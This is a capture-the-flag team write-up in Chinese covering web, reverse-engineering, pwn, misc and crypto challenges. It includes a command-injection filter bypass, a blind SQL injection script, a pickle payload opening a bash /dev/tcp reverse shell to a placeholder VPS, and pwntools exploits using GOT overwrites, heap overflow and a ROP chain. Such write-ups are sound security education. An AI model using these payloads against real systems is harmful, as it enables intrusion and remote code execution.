MyGO!!!!-NOCTF-WP

> RinpoStk-2023/10/29

Web

Tetris (checkin)

签到题，源代码里

ping test

rce

过滤了 `;, &&, ls, cat, flag`

payload

```
# 与也可以
| ca\t /fl\ag
| export
```

subject system

sql注入

payload

```
import requests
import time

url = "http://localhost:64837/course.php?sortOrder="
sess = requests.session()
payload = "if(ascii(substr(({}),{},1))>{},id,({}))"
sql_query = 'select(group_concat(flag))from(flag)'
#database: information_schema,WHUsubject,mysql,performance_schema,sys

result = ''
length = -1
while len(result) != length:
    length = len(result)
    low = 32
    high = 128
    mid = (low + high) // 2
    while(low < high):
```

```
        time.sleep(0.2)
        enter = url + payload.format(sql_query, length+1, mid, 'select id from
information_schema.tables')
        res = sess.get(url = enter)
        print(enter)

        # 为真时执行 order by id，回显很长，假时回显 Subquery returns more than 1
row，很短
        if(len(res.text) < 2000):       #false
            high = mid
        else:                           #true
            low = mid + 1
        mid = (low + high) // 2
        print(result)
    result += chr(mid)
```

text clustering

python反序列化，代码审计

在源代码内发现反序列化

```
# ai.py#classify()
...
with open(os.path.join(MODEL_DIR, model_name), 'rb') as f:
        pkl_data = f.read()
        print(pkl_data)
        model : dict = pickle.loads(pkl_data)
...
```

```
# app.py
extract_dir = pathjoin(upload_dir, sample_type)

if os.path.exists(zip_file_path):
    with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
        for zip_file_info in zip_ref.infolist():
            zip_ref.extract(zip_file_info, extract_dir)
```

再发现源码会将上传的压缩包解压，想到路径穿越，但是源码屏蔽了 `..` ，但是没有屏蔽 `/` ，而且使用了 `os.pathjoin()` ，查看文档

> 如果某个段是绝对路径（在 Windows 上需要驱动器和根目录），则所有先前的段都将被忽略，并从绝对路径段继续连接。

于是可以将simple_type设置为 `/app/models` 进行路径穿越
将payload写入1.pkl，压缩后发包，再在分类页面执行分类即可反弹shell

payload

```
(S'bash -c "bash -i >& /dev/tcp/vps_ip/vps_port 0>&1"'
ios
system
s.
```

request

```
POST /train?model=1&sampleCount=1 HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryQii689cQmgab0op0
Content-Length: 713

------WebKitFormBoundaryQii689cQmgab0op0
Content-Disposition: form-data; name="sample_0"; filename="1.zip"
Content-Type: application/x-zip-compressed

...zip_content...
------WebKitFormBoundaryQii689cQmgab0op0
Content-Disposition: form-data; name="sample_0_type"

/app/models
------WebKitFormBoundaryQii689cQmgab0op0
Content-Disposition: form-data; name="sample_1_type"

1
------WebKitFormBoundaryQii689cQmgab0op0--
```

源代码里好像有错误，需要多发一个（即最后面的参数），否则会报错

```
# 即使只发一个压缩包，sample_count为1，但是i从0开始，sample_{1}_type为第二个，故sample_type为None，无法遍历而报错
for i in range(sample_count):
        sample_type = request.form.get(f'sample_{i}_type')
        if '..' in sample_type:
            return "Bad sample type"
```

who are you

cbc字节翻转攻击，代码审计

脚本

```python
#user_info = '{"name": "admix", "age": "1", "phone": "1", "email": "1@1.com",
"birthday": "0001-01-01", "qq": "1", "qqpass": "1", "cardid": "1", "cardpass":
"1"}'
iv = bytes.fromhex('9c5e037395e357832968afa4c3119ebd')
ivarr = bytearray(iv)
cipher =
bytes.fromhex('2e375f69286bf1a68541dbebe6e04f3b001948d0224efba7c067db022d2643d762
69266cd59c8b86c1fe5344d7f581069f231b843f2954ca3928bc46647ad3bb96b5e352e1cc7d216de
9dfce4a1376cb18b74330f7403b9d5a11f2902988238d440cd5435b57e7aeb002a1806364c4bec334
1ffa2d44957d6251d5a2441bcc1ac4b8bbf967f7a111955852c51ea04c952f715d84c5ae20a48751f
ea862c582c1')

index = 14
ivarr[index] = ivarr[index] ^ ord('n') ^ ord('x')

newiv = bytes(ivarr)
print(newiv.hex())
```

RE

> railgun

client

这题逻辑就是客户端和服务器在一个文件上互动，关键函数为
动调可知这里总共调用了两次v2函数，第一次是将输入读到文件里，第二次是将文件里的内容分成两部分进行tea加密和解密，密文密钥已知，解密得字符串
`“QP\KYd\+s\j.~([z@/qsvQ,@.l@Y+tZ>b](mailto:z@/qsvQ,@.l@Y+tZ%3eb)”`
当时没多想直接把这个字符串输入看看就得到了flag，其实在输入的时候服务器好像是对输入内容进行了一个单表置换，bzd为什么我几次输入他都只是翻转了字符串，反正出了就完事了。

```
unsigned __int64 client_operation_execute()
{
  int buf; // [rsp+Ch] [rbp-14h] BYREF
  void (*v2)(void); // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  if ( read(fd, &buf, 4uLL) != 4 )
    client_ragequit(1LL);
  if ( buf < 0 || buf > 499 )
    client_ragequit(1LL);
  v2 = (void (*)(void))((char *)elements + 256 * (__int64)buf);
  v2();
  return v3 - __readfsqword(0x28u);
}
```

fibs

程序运行没反应，查看死循环的关键函数
动调，然后和另一个程序反编译后对比大致可以理解是计算一个很大的斐波那契，所以死循环。动调看跟踪寄存器的值直到出现斐波那契数，观察到模除0xffffffff，网上照搬快速幂出flag

```
__int64 __fastcall get(__int64 a1)
{
  char v2[8]; // [rsp+18h] [rbp-48h] BYREF
  __int64 v3; // [rsp+20h] [rbp-40h] BYREF
  __int64 v4; // [rsp+28h] [rbp-38h]
  __int64 v5; // [rsp+30h] [rbp-30h]
  char *v6; // [rsp+38h] [rbp-28h]
  __int64 v7; // [rsp+40h] [rbp-20h]
  unsigned __int64 v8; // [rsp+48h] [rbp-18h]

  v8 = __readfsqword(0x28u);
  v5 = 0xFFFFFFFFLL;
  magic<unsigned long>((__int64)v2, a1 - 2, 0xFFFFFFFFLL);
  v6 = v2;
  v3 = Generator<unsigned long>::begin(v2);
  Generator<unsigned long>::end(v6);
  while ( !Generator<unsigned long>::Iter::operator==((__int64)&v3) )
  {
    v7 = *(_QWORD *)Generator<unsigned long>::Iter::operator*((__int64)&v3);
    v4 = v7;
    Generator<unsigned long>::Iter::operator++((__int64)&v3);
  }
  Generator<unsigned long>::~Generator(v2);
  return v4;
}
```

magic

拖到winhex一眼flag，提取像flag的字符直接出

segment

虽然我没出但是我要吐槽一句提示误导性极强：（

> JuicyMio表示盯着看了半天发现最前面几个段的名字拼起来就是flag的格式...

PWN

> JuicyMio

It's Mygo

V3drant师傅布置了两个绝妙的trick, 但是忘了限制输入长度导致sys_exe函数里的name可以直接覆盖command, 造就了这道唯一超过1解的pwn签到题.

```python
from pwn import *

context.terminal = ["zellij", "action", "new-pane", "-d", "right", "-c", "--",
"bash", "-c"]
file = './pwn'
p = process(file)
p = remote("172.23.0.1",55901)
def dbg():
    gdb.attach(p)
    pause()
p.sendline(b'1')
payload = b'a'*60 + b'sh'
p.sendline(b'qwq')
p.sendline(payload)
# p.sendline(b'sl')
p.sendline(b'q')
# dbg()
p.interactive()
```

student_manager

V3drant师傅说这题没什么前置知识, 然后发现没有人做, 放出来了一堆hint, 可惜没人做出来.
这题有两个版本, 第一版GPA是浮点数, V3drant在比赛一半觉得有点困难于是把GPA改成了long long, 但是由于输入的时候用的是%d, 只能输入int, 似乎让题目变得更困难了(他说这就是考点).
输入的student id没限制负数, 所以可以自由泄露并修改bss段上的各种东西, 比如got表. 这题的打法就是先泄露libc地址, 再改got表执行system("/bin/sh")来getshell(唉一开始一直想打one_gadget来着, 但是这题寄存器不太好控制就失败了.

```
.got.plt:0000000000403FE8 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000403FF0 qword_403FF0    dq 0                    ; DATA XREF:
sub_401020↑r
.got.plt:0000000000403FF8 ; __int64 (*qword_403FF8)(void)
.got.plt:0000000000403FF8 qword_403FF8    dq 0                    ; DATA XREF:
sub_401020+6↑r
.got.plt:0000000000404000 off_404000      dq offset puts          ; DATA XREF:
_puts↑r
.got.plt:0000000000404008 off_404008      dq offset printf        ; DATA XREF:
_printf↑r
.got.plt:0000000000404010 off_404010      dq offset memset        ; DATA XREF:
_memset↑r
.got.plt:0000000000404018 off_404018      dq offset memcpy        ; DATA XREF:
_memcpy↑r
.got.plt:0000000000404020 off_404020      dq offset setvbuf       ; DATA XREF:
_setvbuf↑r
```

```
.got.plt:0000000000404028 off_404028      dq offset __isoc99_scanf
.got.plt:0000000000404028                                         ; DATA XREF:
___isoc99_scanf↑r
```

总之我们可以修改0x404080-idx * 0x20的数据, 但是要受到输入格式的限制.

先看原来GPA是浮点数的版本: 先提前布置一个写入";sh"的student结构体, 然后把memcpy修改成system, 最后通过addstudent触发memcpy就可以了.
热知识: system只需要一个参数: 指向要执行的命令字符串的指针, 而memcpy等函数的第一个参数恰好就是一个指针, 所以只要控制好memcpy的第一个参数指向的内容就可以方便地执行system("sh")
一个需要注意的问题是怎么才能以浮点数的方式输入一个地址, 我尝试了一下直接用struct.unpack就可以, 虽然偶尔这个地址对应的浮点数是NaN? (不懂的话大概需要学一下IEEE754)
需要注意因为每次都得连续写0x20字节, 所以除了要改的目标以外的got表需要原封不动地写上, 不然调用那个函数的时候很有可能导致程序崩溃.

```python
from pwn import *

context.terminal = ["zellij", "action", "new-pane", "-d", "right", "-c", "--",
"bash", "-c"]
# file = './pwn'
file = './pwn_f'
# p = remote("172.23.0.1", 60207)
LIBC = ELF('./libc.so.6')
context.log_level = 'info'
p = process(file)
def add(idx, id, name, age, gpa):
    p.sendlineafter(b'choice', b'1')
    p.sendlineafter(b'idx: ', str(idx))
    p.sendlineafter(b'id: ', str(id)) # flag
    p.sendlineafter(b'name: ', name)
    p.sendlineafter(b'age: ', str(age))
    p.sendlineafter(b'GPA', str(gpa))
# p = remote("172.23.0.1",55901)
def show(idx):
    p.sendlineafter(b'choice', b'2')
    p.sendlineafter(b'idx: ', str(idx))
def dbg(q):
    gdb.attach(p, q)
    pause()
fini = 0x403e00
show(-1)
p.recvuntil(b'student_io:')
tmp =str(p.recvline())[2:-3] # 泄露stderr来泄露libc, 但这个转换没写好导致有时候libc
值是错的
p.recvuntil(b'name:')
```

```
head = p.recv(2)
tmp1 = u64(head.rjust(6, b'\x00')+ b'\x00\x00')
libc = tmp1 + int(tmp) - 0x1fa6a0
print(hex(libc))
ogg = libc + 0xde944 # 1, 4, 7
payload1 = ogg % 0x100000000
payload1 = (libc + LIBC.sym['puts']) % 0x100000000
print(hex(ogg))
payload2 = p64(ogg)
payload2 = p64(ogg) + head
p1 = 0x2f62696e
printf = libc + LIBC.sym['printf']
system = libc + LIBC.sym['system']
# import struct
x = p64(system)
f = struct.unpack('=d', x)[0]
# print(f)
add(1, 0x6873, b'hs;\x00', 0x7368, 1.0)
add(-4, payload1, head + b'\x00' * 2 + p64(printf) + b'\x00\x00\x00', 1, f)
p.interactive()
```

脚本跑完手动输入5次1触发memcpy就可以了, 懒得改脚本了hhh
然后再看long long的版本: 有个很烦的问题是GPA虽然是long long, 但你只能通过%d输入一个4字节的int, 而libc地址是6字节的, 所以没法像刚才一样直接把memcpy覆盖成system, 但程序没开PIE, 所以ELF里面的函数是可以跳转到的, 所以可以曲线救国, 先把能改写成system的另外一个got表改了, 再把memcpy改成那个函数.
回去看got表发现setvbuf的got表位置0x404020正好是0x404080-3 * 0x20, 所以这里可以写入一个完整的libc地址.

```
.got.plt:0000000000404020 off_404020      dq offset setvbuf       ; DATA XREF:
_setvbuf↑r
.got.plt:0000000000404028 off_404028      dq offset __isoc99_scanf
```

脑洞大开直接把memcpy改成了setvbuf

```
.text:00000000004011C7                mov     esi, 0          ; buf
.text:00000000004011CC                mov     rdi, rax        ; stream
.text:00000000004011CF                call    _setvbuf
```

具体细节看exp

```
from pwn import *

context.terminal = ["zellij", "action", "new-pane", "-d", "right", "-c", "--",
```

```
"bash", "-c"]
file = './pwn'
# file = './pwn_f'
p = remote("172.23.0.1", 57258)
LIBC = ELF('./libc.so.6')
context.log_level = 'info'
# p = process(file)
def add(idx, id, name, age, gpa):
    p.sendlineafter(b'choice', b'1')
    p.sendlineafter(b'idx: ', str(idx))
    p.sendlineafter(b'id: ', str(id)) # flag
    p.sendlineafter(b'name: ', name)
    p.sendlineafter(b'age: ', str(age))
    p.sendlineafter(b'GPA', str(gpa))
# p = remote("172.23.0.1",55901)
def show(idx):
    p.sendlineafter(b'choice', b'2')
    p.sendlineafter(b'idx: ', str(idx))
def dbg(q):
    gdb.attach(p, q)
    pause()
fini = 0x403e00
show(-1)
p.recvuntil(b'student_io:')
tmp =str(p.recvline())[2:-3]
p.recvuntil(b'name:')

head = p.recv(2)
tmp1 = u64(head.rjust(6, b'\x00')+ b'\x00\x00')
libc = tmp1 + int(tmp) - 0x1fa6a0
print(hex(libc))
system = libc + LIBC.sym['system']
ogg = libc + 0xde944 # 1, 4, 7
# payload1 = (libc + LIBC.sym['puts']) % 0x100000000
payload1 = system % 0x100000000
print(hex(ogg))
payload2 = p64(ogg)
payload2 = p64(ogg) + head
p1 = 0x2f62696e
printf = libc + LIBC.sym['printf']
# scanf = libc + LIBC.sym['__isoc99_scanf']
scanf = libc + 0x5e8d0#LIBC.sym['__isoc99_scanf']
puts = libc + LIBC.sym['puts']

x = p64(system)
# add(-1, 0x6873, b'hs;\x00', 0x7368, 1.0)
add(1, 0x6873,b'1', 0 , 0)
add(-3, payload1, head + b'\x00' * 2 + p64(scanf) + b'\x00\x00\x00', 0, 0)
add(-4, puts, head + b'\x00' * 2 + p64(printf) + b'\x00\x00\x00', 1, 0x4011c7)
```

```
# add(1, 0x6873,b'1', 0 , 0)
# dbg('b system')
p.interactive()
# p.interactive()
```

仍然是输入5次1触发

You need RE

唉这题完全没人做, 都不怎么想写wp, 其实就是把输入序列化一下, 之后是个超级简单的堆溢出.
逆向一下得知是输入一段字节流, 程序通过parse_buffer函数给反序列化成一个结构体, 具体格式见my_pack函数. 总之第一个int应该是对象个数, 但是必须是1, 第二个int是进行的操作的序号(malloc, free, edit), 第三个int是个似乎用来对齐的offset, 直接设成0就不用管了, 在offset个字节后面是一个int表示的字符串s的length, 紧接着是字符串s, 最后有一个int是对象的标号.

```
:   amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

got仍然随便写.
首先发现打印功能只有程序结束的时候才执行一次, 但是我们需要泄露libc地址, 所以先把exit的got表改成main.
主要的漏洞在于虽然存了字符串s的长度, 但是程序完全没对edit的长度做限制, 随便溢出. 而且由于在外层堆块里保存了内层堆块的指针所以直接通过溢出把那个指针改成got表就可以在下次edit时随便写got表了. 把memcpy改成system然后再edit一个提前布置好的"/bin/sh"堆块就可以了.
脚本里的ogg没用(因为同上题的原因ogg又失败了)
因为改来改去所以exp里payload标号写的很混乱(反正也没人看, 无所谓了)

```
from pwn import *
context.log_level = 'DEBUG'
context.terminal = ["zellij", "action", "new-pane", "-d", "right", "-c", "--",
"bash", "-c"]
file = './pwn'
# p = process(file)
p = remote('172.23.0.1',58828)
LIBC = ELF('./libc.so.6')

def dbg(q=''):
    gdb.attach(p, q)
    pause()
```

```python
def my_pack(opt, length, offset, s, item):
    payload = b''
    payload += p32(1)
    payload += p32(opt)
    payload += p32(offset)
    payload += b'a' * offset + p32(length) + s
    payload += p32(item)
    return payload

main = 0x401321
p1 = my_pack(0, 0x10, 0, b'a'*0x10, 0)
p2 = my_pack(0, 0x30, 0, b'c'*0x30, 1)

p.sendline(p1) # malloc 0
sleep(0.1)
p.sendline(p2)
# sleep
exit_got = 0x404040
p3 = my_pack(2, 0x10+0x20, 0, b'b'*0x10 + p64(0) +
p64(0x21)+p64(0x30)+p64(exit_got), 0)
# p.sendline(p2)
# sleep(0.1)
p.sendline(p3)
sleep(0.1)
p4 = my_pack(2, 0x8, 0, p64(main), 1)
p.sendline(p4) # malloc 1
# p4 = my_pack(1, 0x30, 0, b'b'*0x30, 1)

sleep(0.1)
setvbuf_got = 0x404038
p3 = my_pack(2, 0x10+0x20, 0, b'b'*0x10 + p64(0) +
p64(0x21)+p64(0x30)+p64(setvbuf_got), 0)
p.sendline(p3)
sleep(0.1)

p5 = my_pack(3, 0x8, 0, p64(main), 1)
p.sendline(p5)
libc_base = u64(p.recv(6).ljust(8, b'\x00')) - LIBC.sym['setvbuf']
print(hex(libc_base) )
ogg = 0xde947 + libc_base
system = libc_base + LIBC.sym['system']
# p.recvall()
sleep(0.1)
memcpy_got = 0x404028

p6 = my_pack(0, 0x8, 0, b'/bin/sh\x00', 2)
p.sendline(p6)
sleep(0.1)
```

```
p3 = my_pack(2, 0x10+0x20, 0, b'b'*0x10 + p64(0) +
p64(0x21)+p64(0x30)+p64(memcpy_got), 0)
p.sendline(p3)
sleep(0.1)
p4 = my_pack(2, 0x8, 0, p64(system), 1)
p.sendline(p4) # malloc 1
sleep(0.1)
p5 = my_pack(2, 0x8, 0, p64(ogg), 2)
p.sendline(p5)
# dbg()
p.interactive()
```

my_shell

qym师傅出的真签到题, 可惜没人做.
为了防止\x00截断和换行符截断等问题甚至把字符串的结束符改成了\xff. 还设置了hint提示canary.
漏洞全在my_echo里, 别的函数都是幌子. 本题没什么getshell的手段, 但是给了十分方便的orw链. (什么是orw?)
先通过覆盖canary低位的\x00泄露canary, 然后栈溢出构造orw的rop链. (如果不知道canary是怎么回事, ctfwiki上有教程).

```
from pwn import *
context.log_level = 'DEBUG'
context.terminal = ["zellij", "action", "new-pane", "-d", "right", "-c", "--",
"bash", "-c"]
file = './my_shell'
# p = process(file)
p = remote("172.23.0.1",60119)
def dbg(q = ''):
    gdb.attach(p)
    pause()
payload = b'a'*53 + b'end'+b'\xff'+b'\xff'
p.sendline(b'echo '+payload)
p.recvuntil(b'\xff')
canary = u64(b'\x00'+p.recv(7))
dbg()
back_open = 0x401360
# orw
pop_rdi=0x0000000000401357
pop_rsi=0x0000000000401359
pop_rdx=0x000000000040135b
open=0x4011a0
read=0x401160
write=0x40139b
flag=0x402067
main=0x40163d
payload2 = b'a'*56 + p64(canary) + b'b'*8 +
```

```
p64(pop_rdi)+p64(flag)+p64(pop_rsi)+p64(0)+p64(open)
payload2 +=
p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(0x4040c0)+p64(pop_rdx)+p64(0x30)+p64(read)
payload2 +=
p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64(0x4040c0)+p64(pop_rdx)+p64(0x30)+p64(write)+
p64(main)
payload2 += b'\xff\xff'
print(len(payload2))
# dbg('b open')
p.sendline(b'echo '+payload2)
# print(hex(canary))
p.interactive()
```

MyGo_revenge

本场比赛最具节目效果的一题...
首先看这题的来历(为了让图片短点只截了出题人的话):

21-CTF俱乐部/辩论队-xxw

手机在线

第一题你们是走的那个未初始化的预期解吧

怎么那么多人出🤔

你们都没用到第二个函数?

我是不是什么写错了

++

++，我看看源代码


要revenge了

中间的狡辩就不放了(, 快进到结果:

似乎是和name搞混了

怎么越差越远

好吧，忘掉这茬吧



省流: 连夜修复了题目能做的bug, 超额完成了revenge.
乐.

Misc

1.1 Lunar

开盒题，分析下线索：

1.前面路口交汇路名为'***CROMBIE STREET',沿着这条路走还有两座桥,名字结尾分别是c和ur

2.车都是右舵车，靠左行驶，大概能确定在澳大利亚或者欧洲

3.在中秋节，月亮刚升起，天已经完全黑了，中秋节九月份，此时北半球应该还没完全黑，南半球可能性大一点

结合搜索引擎搜索发现澳大利亚悉尼有条ambercrombie路,harbour bridge还有个什么桥忘了

nc连接有pow防爆破，写个脚本就行

1.2 signin

纯签到题，猜数字，二分法就行

Crypto

1.1 miaES

审计代码可以发现是个简单的aes加密实现，通过初始向量进行异或，生成密文块和新的iv，同时不难发现加密过程就是解密过程，将key作为plaintext输入即可得出flag


1.2 who are you

审计代码可以得知，后端将输入的信息转换为json格式

```
payload_info = {
    'name': 'admix',
    'age': '111',
    'phone': '111',
    'email': '111',
    'birthday': '111',
    'qq': '111',
    'qqpass': '111',
    'cardid': '111',
    'cardpass': '111',
}
```

如上，再进行AES-CBC算法加密，返回给用户加密密文和初始向量iv的值

AES-CBC的算法流程



Cipher Block Chaining (CBC) mode encryption

可见，解密过程和加密过程基本一致，只要能控制上一个与密文异或的数据块就能修改解密出来的明文，即AES-CBC字节翻转攻击。

```
1
2  import binascii
3  from Crypto.Cipher import AES
4  from Crypto.Util.Padding import pad, unpad
5  from Crypto.Random import get_random_bytes
6
7  iv = input('iv:')
8  iv = binascii.unhexlify(iv)
9  iv_array = bytearray(iv)
10 iv_array[14] = iv_array[14]^ord('x')^ord('n')
11 iv = bytes(iv_array)
12 print(iv.hex())
13
```